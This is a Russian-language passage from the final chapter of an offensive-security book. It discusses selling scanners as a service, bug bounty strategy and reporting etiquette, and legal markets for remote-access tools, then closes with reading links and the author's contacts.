


Figure 77: Рисунок 14.2

14.5.1 Продажа сканера как сервиса

Продажа как сервиса (как Software as a Service, SaaS) — определённо лучший способ монетизировать сканер.

2 известные компании на этом рынке — Acunetix и Detectify.

Остерегайтесь: поиск потенциальных клиентов для такого сервиса сложен, и в одиночку вы наверняка не справитесь. Более того, вам нужно не только быстро адаптироваться к новым уязвимостям для защиты своих клиентов, но и следить за всеми основными справочниками, такими как OWASP, а это много работы!

Фактическая безопасность не продаётся. Продаётся ощущение безопасности.

14.5.2 Bug bounty

Программы bug bounty — это «убер-изация» наступательной безопасности. Никаких собеседований, никаких дипломов. Любой может присоединиться к вечеринке и попытаться заработать деньги или репутацию, находя уязвимости.

Если вам повезёт, вы можете найти низко висящий фрукт и заработать первые сотни или тысячи долларов за несколько часов (подсказка: захват поддомена, subdomain takeover).

Если повезёт меньше, вы можете быстро находить уязвимости, вручную или нет, а затем тратить время на написание отчёта, и всё это ради того, чтобы ваш отчёт отклонили как неприемлемый. Будь то дубликат или оценка как недостаточно серьёзная для денежного вознаграждения.

Это тёмная сторона bug bounty.

Я рекомендую участвовать только в программах bug bounty, предлагающих денежные вознаграждения. Это часто самые серьёзные люди, а ваше время слишком ценно, чтобы его эксплуатировали.

Инженеры часто боятся просить деньги, но вы не должны. Люди зарабатывают на ваших навыках, вы имеете полное право претендовать на свой кусок пирога!

14.5.2.1 Публичные vs приватные программы bug bounty Некоторые программы bug bounty приватные: чтобы участвовать, нужно приглашение.

Мой ограниченный опыт с приватными программами bug bounty был крайне фрустрирующим, и я поклялся никогда (даже не пытаться) снова участвовать: я нашёл SSRF, который можно было бы эскалировать во что-то более серьёзное. Я выяснил, что компания ведёт программу bug bounty, так что, может, я мог бы потратить время на отчёт. Но программа была приватной: нужно было приглашение для участия. Мне пришлось много раз связываться с владельцами платформы. К сожалению, между днём, когда я нашёл уязвимости, и днём, когда меня наконец приняли в программу bug bounty, прошло столько времени, что я уже работал над чем-то совершенно другим и потерял весь интерес и энергию сообщать об этих багах.

Ещё одна история о приватной программе bug bounty: я нашёл XSS на поддомене большой компании, который можно было бы использовать для кражи сессионных куки. Так как компания не была зарегистрирована ни на одной публичной платформе bug bounty, я приватно связался с ними, объяснил уязвимость и спросил, предлагают ли они вознаграждения. Они любезно ответили, что да, иногда предлагают вознаграждения, в зависимости от серьёзности уязвимости. Видимо, своего рода неофициальная программа bug bounty. Но в этот раз нет, потому что они сказали, что об этой уязвимости уже сообщалось. Ладно, такое бывает постоянно, без обид. Но несколько месяцев спустя я перепроверил, и уязвимость всё ещё была на месте, а с ней и много других. Обжёгшись на молоке, дуешь на воду. Я не сообщал об этих новых уязвимостях, потому что опять же казалось, что не стоит тратить время, энергию и психическое здоровье, чтобы иметь с этим дело.

Всё это к тому: программы bug bounty замечательны, но не теряйте время с компаниями, не зарегистрированными на публичных платформах bug bounty, — нет никакой ответственности, и вы просто сжигаете время и энергию (и сходите с ума перед лицом безразличия, любезно помогая им защищать свои системы).

И всё же, если вы находите уязвимости в системах компании и хотите помочь им, потому что у вас хороший день, не связывайтесь с ними, сначала прося деньги! Это может быть сочтено вымогательством, и в сегодняшней атмосфере, полной программ-вымогателей, это может принести вам большие проблемы.

Сначала отправьте подробный отчёт об уязвимостях и о том, как их исправить, и только потом, возможно, спросите, предлагают ли они вознаграждения.

К сожалению, не все понимают, что если мы (как общество) не вознаграждаем хороших парней за нахождение багов, то только плохие парни имеют стимулы находить и эксплуатировать эти баги.

Вот ещё одна история охотника за багами, который нашёл критическую уязвимость в проекте, связанном с блокчейном, а затем его полностью проигнорировали, когда

пришло время платить: https://twitter.com/danielvf/status/1446344532380037122.

14.5.2.2 Платформы bug bounty

- https://hackerone.com
- https://www.bugcrowd.com

14.5.2.3 Как преуспеть в bug bounty Судя по тому, что я наблюдал, простейшая стратегия успеха в bug bounty — сосредоточиться на очень небольшом числе (2–3) компаний и глубоко понимать их технологический стек и архитектуру.

Например, охотник за багами William Bowling, похоже, в основном фокусируется на GitLab, GitHub и Verizon Media. Он способен находить высоковознаграждаемые баги благодаря продвинутому знанию технологий, используемых этими компаниями.

Вторая стратегия, гораздо менее вознаграждающая, но более пассивная, — просто запускать автоматические сканеры (если разрешено) на как можно большем количестве целей и собирать низко висящие фрукты, такие как захват поддоменов и другие конфигурационные баги. Эта стратегия может быть не лучшей, если вы хотите сделать из неё основной доход. Тем не менее с каплей удачи вы можете быстро заработать пару тысяч долларов этим способом.

14.5.2.4 Шаблон отчёта bug bounty Нашли свой первый баг? Поздравляю!

Но вы не уверены, как написать отчёт?

Чтобы сэкономить вам время, я подготовил шаблон для отчётов о багах.

Вы можете найти его в сопутствующем GitHub-репозитории: https://github.com/skerkour/black-hat-rust/blob/main/ch_14/report.md

14.6 Постройте собственный RAT

В принципе, есть 2 легальных способа монетизировать RAT:

- Продажа специалистам по инфосеку
- Продажа правительствам

14.6.1 Продажа RAT специалистам по инфосеку

Два главных проекта на этом рынке — Cobalt Strike и Metasploit Meterpreter.

14.6.2 Продажа правительствам

Пока я пишу это, Pegasus, вредонос, разработанный NSO Group, в центре внимания и является идеальной иллюстрацией наступательных инструментов, продаваемых правительствам.

Вредонос чрезвычайно продвинут, использует множество эксплойтов 0-day. Но с продажей такого кибероружия связано много этических проблем, особенно когда оно используется тираническими правительствами для слежки и подавления оппозиции.

14.7 Другие интересные блоги

- https://krebsonsecurity.com
- https://googleprojectzero.blogspot.com
- https://infosecwriteups.com
- US-CERT
- CERT-FR

14.8 Контакты

Я надеюсь, что теперь вы готовы взламывать планету.

Я регулярно публикую контент, дополняющий эту книгу, в своей рассылке.

Каждую неделю я делюсь обновлениями о своих проектах и обо всём, что узнаю о том, как (зло)употреблять технологиями ради удовольствия и прибыли: программирование, хакерство и предпринимательство. Вы можете подписаться по Email или RSS: https://kerkour.com/follow.

Вы купили книгу и что-то вас раздражает? Пожалуйста, скажите мне, и я сделаю всё возможное, чтобы улучшить её!

Или вам очень понравилось чтение и вы хотите поблагодарить?

Я не активен в социальных сетях, потому что они слишком шумные и пожирают время — по замыслу.

Вы можете связаться со мной по email: sylvain@kerkour.com или matrix: @sylvain:kerkour.com